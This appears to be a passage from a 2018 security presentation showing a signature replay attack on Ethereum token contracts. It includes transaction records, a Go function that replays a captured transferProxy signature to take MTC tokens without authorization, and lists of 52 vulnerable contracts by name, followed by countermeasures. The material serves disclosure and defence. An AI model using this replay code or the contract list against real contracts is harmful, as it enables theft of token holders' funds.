
Step four: Bob use the input data in step 2 to execute another transfer in the smart contract of MTC. The result of this transaction is shown as below.



TxHash:	0x11729fd699eaab9dc5abbe00f90cb9baf35532f9e087045cd3a0e9345c88efb1
TxReceipt Status:	Success
Block Height:	5514035 (6673 block confirmations)
TimeStamp:	1 day 3 hrs ago (Apr-27-2018 09:16:37 AM +UTC)
From:	0x5463c61a827cda9b8939e3513544bc35eb8ff05d
To:	Contract 0xdfdc0d82d96f8fd40ca0cfb4a288955becec2088
Token Transfer:	2 ERC20 (MTC Mesh Network Token) from 0x8e65d5349ab083... to → 0x5967613d024a1e... 0 ERC20 (MTC Mesh Network Token) from 0x8e65d5349ab083... to → 0x5463c61a827cda...
Value:	0 Ether ($0.00)
Gas Limit:	63104
Gas Used By Txn:	63104
Gas Price:	0.000000005 Ether (5 Gwei)
Actual Tx Cost/Fee:	0.00031552 Ether ($0.22)
Nonce:	6
Input Data:	Function: transferProxy(address _from, address _to, uint256 _value, uint256 _fee, uint8 _v, bytes32 _r, bytes32 _s) MethodID: 0xeb502d45 [0]: 0000000000000000000000008e65d5349ab0833cd76d336d380144294417249e [1]: 0000000000000000000000005967613d024a1ed052c8f9687dc74897dc7968d6 [2]: 00000000000000000000000000000000000000000000000001bc16d674ec80000 [3]: 0000000000000000000000000000000000000000000000000000000000000000 [4]: 000000000000000000000000000000000000000000000000000000000000001b [5]: e5cd2a5de253c92901f4f1911a5fa42d8ba713d83a8c47784451f325d47253d9 Convert To UTF8

Verification of the replay attack process

Step five: Bob got not only 2 UGT tokens but also 2 MTC tokens from Alice. In this process, the transfer of 2 MTC tokens was not authorized by Alice.



» Filtered By Individual Token Holder

Reputation UNKNOWN

Token Holder:	0x5967613d024a1ed052c8f9687dc74897dc7968d6
Token Balance:	5 MTC
No.Of.Transfers:	3

ERC20 Contract:	0xdfdc0d82d96f8fd40ca0cfb4a288955becec2088
Decimals:	18
Links:	Not Available, Update ?
Filter By:	[Reset Filter]

Token Transfers | Token Info | Read Smart Contract

A Total of 3 events found

First | Prev | Page 1 of 1 | Next | Last

TxHash	Age	From		To	Quantity
0x11729fd699eaab...	1 day 3 hrs ago	0x8e65d5349ab083...	IN	0x5967613d024a1e...	2
0xfaa752cf650b146...	1 day 4 hrs ago	0x8e65d5349ab083...	IN	0x5967613d024a1e...	2
0x5afca2bf77b84bf...	1 day 4 hrs ago	0x8e65d5349ab083...	IN	0x5967613d024a1e...	1



Demonstration

Select contract

the UGT contract and the MTC contract

UGT Token :0x43eE79e379e7b78D871100ed696e803E7893b644
MTC Token:0xdfdc0D82d96F8fd40ca0CFB4A288955bECEc2088

Account setting

- Alice and Bob
- Alice(the sender): 0x8e65d5349ab0833cd76d336d380144294417249e
- Bob(the receiver): 0x5967613d024a1ed052c8f9687dc74897dc7968d6
- Both own some tokens for transferring.

Core code

Contract address

Token instance

Proxy signature

Proxy Transfer

Wait for Packaging

```
func transfermtc(conn *ethclient.Client, proxy *keystore.Key, from, to common.Address,
    value, fee *big.Int, v byte, r, s [32]byte) {
    tokenAddress := common.HexToAddress(mtcAddressString)
    token, _ := mtc.NewMTC(tokenAddress, conn)
    auth := bind.NewKeyedTransactor(proxy.PrivateKey)
    tx, err := token.TransferProxy(auth, from, to, value, fee, uint8(v), r, s)
    if err != nil {
        log.Fatalf("Failed to Transfer: %v", err)
    }
    ctx := context.Background()
    _, err = bind.WaitMined(ctx, conn, tx)
    if err != nil {
        log.Fatalf("failed to Transfer when mining :%v", err)
    }
    fmt.Printf("Transfer complete...\n")
}
```

Demo



Statistics and Analysis

By April 27th, 2018, loophole of this replay attack risk exists in 52 Ethereum smart contracts.
according to the vulnerability of the replay attack:

- High-risk group (10/52): no specific information is contained in the signature of smart contract, which the signature can be fully reused.
- moderate-risk group (37/52): fixed string is contained in the signature of smart contract, which the probability of reusing the signature is still high.
- Low -risk group (5/52): the address of the contract (1 in 5) or the address of sender (4 in5) is contained in the signature of smart contract. There are strong restrictions, but there is still own the possibility of replay attacks.

Statistics and Analysis

According to feasible replay attack approaches:

- Replay in the same contract (5/52)

MiracleTele，RoyalForkToken，FirstBlood，KarmaToken，KarmaToken2

- Cross-contracts replay (45/52)

Besides, we divided these 45 contracts into 3 groups, for the specific prefix data used in the signatures. Cross-contracts replays may happen among any contracts as long as they are in a same group.

Statistics and Analysis

According to feasible replay attack approaches:

- ✓ Group 1：the specific prefix data 1 used in the signatures (28/52)

ARCCoin,BAF, Claes Cash，Claes Cash2，CNF,CWC,DET, Developeo, Envion, FiCoin, GoldCub，JaroCoin，metax, metax2 ， NODE, NODE2, NPLAY, SIGMA, solomex, Solomon Exchange, Solomon Exchange2, Trump Full Term Token, Trump Impeachment Token, X, ZEUS TOKEN，ZEUS TOKEN2 ,cpay.

- ✓ Group2：the specific prefix data 2 used in the signatures (7/52)

（"\x19Ethereum Signed Message:\n32"）

Acore，CLC，CLOUT，CNYToken, CNYTokenPlus, GigBit，The 4th Pillar Token,

Statistics and Analysis

According to feasible replay attack approaches:

- ✓ Group3：no specific prefix data used in the signatures (10/52)

  BlockchainCuties，First(smt), GG Token，M2C Mesh Network，M2C Mesh Network2 ，MJ comeback, MJ comeback2, MTC Mesh Network, SmartMesh Token, UG Token
- Replay between test chain and main chain (2/52)

  MeshBox MeshBox2
- Replay between different main chain (0/52)

Statistics and Analysis

According to the trading frequency of above-mentioned contracts

By 9:00 April 30th, 2018,

- 24 contracts were found which have the transaction records within one week, The proportion is 46.15% of the total number of contracts.
- 9 contracts were found which have the transaction records from one week to one month, The proportion is 17.31% of the total number of contracts.

Statistics and Analysis

According to the trading frequency of above-mentioned contracts

By 9:00 April 30th, 2018,

- 16 contracts were found which have the transaction records beyond one month, The proportion is 30.77% of the total number of contracts.
- 3 contracts Only have the records for deployment. The proportion is 5.77% of the total number of contracts.

According to the comprehensive analysis, 63.46% of the contract transactions are still active.

Countermeasures

- The designers of smart contract should always confirm the suitable range of digital signature when designing smart contracts.
- The smart contracts deployed on public chain should add in the specific information of the public chain such as the chainID and the name of the public chain.
- The users of smart contracts need to pay attention to news and reports concerning the loophole disclosures.

Conclusion

- The security problems of smart contracts have been widely concerned.
- As long as the signature was not limited by the smart contracts, there is possibility of replay attack.
- We believe that loopholes on the Ethereum smart contracts have not totally come to light.

Thank You

~